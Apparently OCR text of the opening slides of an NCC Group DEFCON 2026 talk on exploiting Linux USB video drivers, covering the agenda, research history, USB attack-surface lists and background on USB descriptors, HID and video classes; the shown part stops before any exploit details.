ncc group

Gone in 60 Frames – USB Video Exploitation

Alex Plaskett and Robert Herrera

DEFCON August 2026 – Las Vegas, Nevada

Public

Agenda

- who?
- Introduction
- Background USB Research
  - USB Attack Surface Research
  - USB Device Class Background
  - USB Exploits in the Wild
- CVE-2025-38494 Info leak
- CVE-2024-53104 OOB Write
- USB Exploitation Demo
- Conclusion
- Demos
- Q&A

$ who

Alex Plaskett – Associate Director (Exploit Development Group)

- Embedded systems, OS, mobile, etc.

Robert Herrera – Principal Security Researcher (Exploit Development Group)

- Hardware and embedded systems, radio / network security

$ Background

Why we got interested in USB security research

- In-the-wild report published on USB exploitation by Amnesty / Google TAG
  - https://www.amnesty.org/fr/wp-content/uploads/2025/03/EUR7091182025ENGLISH.pdf

- At the time both of us didn't know anything really about USB!
  - Public domain research was mixed (of the exploitation part)
    - Mainly focused on cell phones, bootloaders / games consoles etc.

- This story is about us building the knowledge and tooling needed
  - And in the process, we will describe **2 N-days we exploited** whilst learning USB
  - Full **device-only** RCE exploit chain on Ubuntu Desktop

USB Background Research

Public

Background Research

- The area of security of research is not new.
- Andrey Konovalov's research was most notable in how we shaped our research and approach into prototyping our own bugs.

Finding USB Vulnerabilities

- 2009: "USB Attacks: Fun with Plug and 0wn" by Rafael Dominguez Vega
- 2012: "Emulating USB Devices with Python" by Travis Goodspeed [article]
- 2013: Lessons learned from 50 bugs: Common USB driver vulnerabilities by Andy Davis
- 2019: "Coverage-Guided USB Fuzzing with Syzkaller" by Andrey Konovalov [slides] [video] [docs]

Exploiting USB Vulnerabilities


- 2014: "HubCap: pwning the ChromeCast"
- 2016: "CVE-2016-2384: Exploiting a double-free in the Linux kernel USB MIDI driver" by Andrey Konovalov
- 2021 - https://i.blackhat.com/EU-21/Thursday/EU-21-Bogaard-Geist-Achieving-Linux-Kernel-Code-Execution-Through-A-Malicious-USB-Device.pdf
- 2022: "Exploiting the Wii U's USB Descriptor parsing"
- 2026 - https://codeberg.org/katze/tx2hax/src/branch/main/writeups/rcmhax.md

USB Attack Surface Research

Public


Attack Surface

- Began by understanding the differences/similarities in USB attack surface different types



Android Mobile


- USB Net
- USB Sound
- USB Webcam Devices
- USB Mass Storage
- USB HID
- USB Type-C



Ubuntu Desktop

- USB Mass Storage
- USB Serial
- USB Misc.
- USB Net
- USB Audio
- USB Video
- USB Webcam
- TV USB
- USB SDR
- USB DVD
- USB Images

Physical USB Attack Vectors




USB Device Class Background

Public


USB Explained

Communication




USB Explained


Descriptors



USB Explained


USB Audio Class Descriptors






https://www.usb.org/sites/default/files/Audio2_with_Errata_and_ECN_through_Apr_2_2025.pdf


USB Human Interface Device (HID)





The full specification for HID devices is available here:
https://www.usb.org/sites/default/files/hid1_11.pdf

USB HID Explained



USB HID Report Descriptor

```
0x05, 0x01,         // Usage Page (Generic Desktop)
0x09, 0x02,         // Usage (Mouse)
0xA1, 0x01,         // Collection (Application)
    0x09, 0x01,     //   Usage (Pointer)
    0xA1, 0x00,     //   Collection (Physical)
        0x05, 0x09,     //     Usage Page (Buttons)
        0x19, 0x01,     //     Usage Minimum (Button 1)
        0x29, 0x02,     //     Usage Maximum (Button 2)
        0x15, 0x00,     //     Logical Minimum (0)
        0x25, 0x01,     //     Logical Maximum (1)
        0x95, 0x02,     //     Report Count (2)
        0x75, 0x01,     //     Report Size (1)
        0x81, 0x02,     //     Input (Data,Var,Abs) - 2 button bits

        0x95, 0x01,     //     Report Count (1)
        0x75, 0x06,     //     Report Size (6)
        0x81, 0x03,     //     Input (Const,Var,Abs) - pad bits
```

USB Video Class (UVC)

- USB Video Class (UVC) are devices which conform to the USB specification specifically for Class Definitions for Video Devices.
- Example of a UVC USB device would be a UVC-compliant Webcam or conference camera.
- Outlines the payloads and data necessary to perform numerous video-related actions
  - video streaming
  - video streaming control.

USB Video Class (UVC)

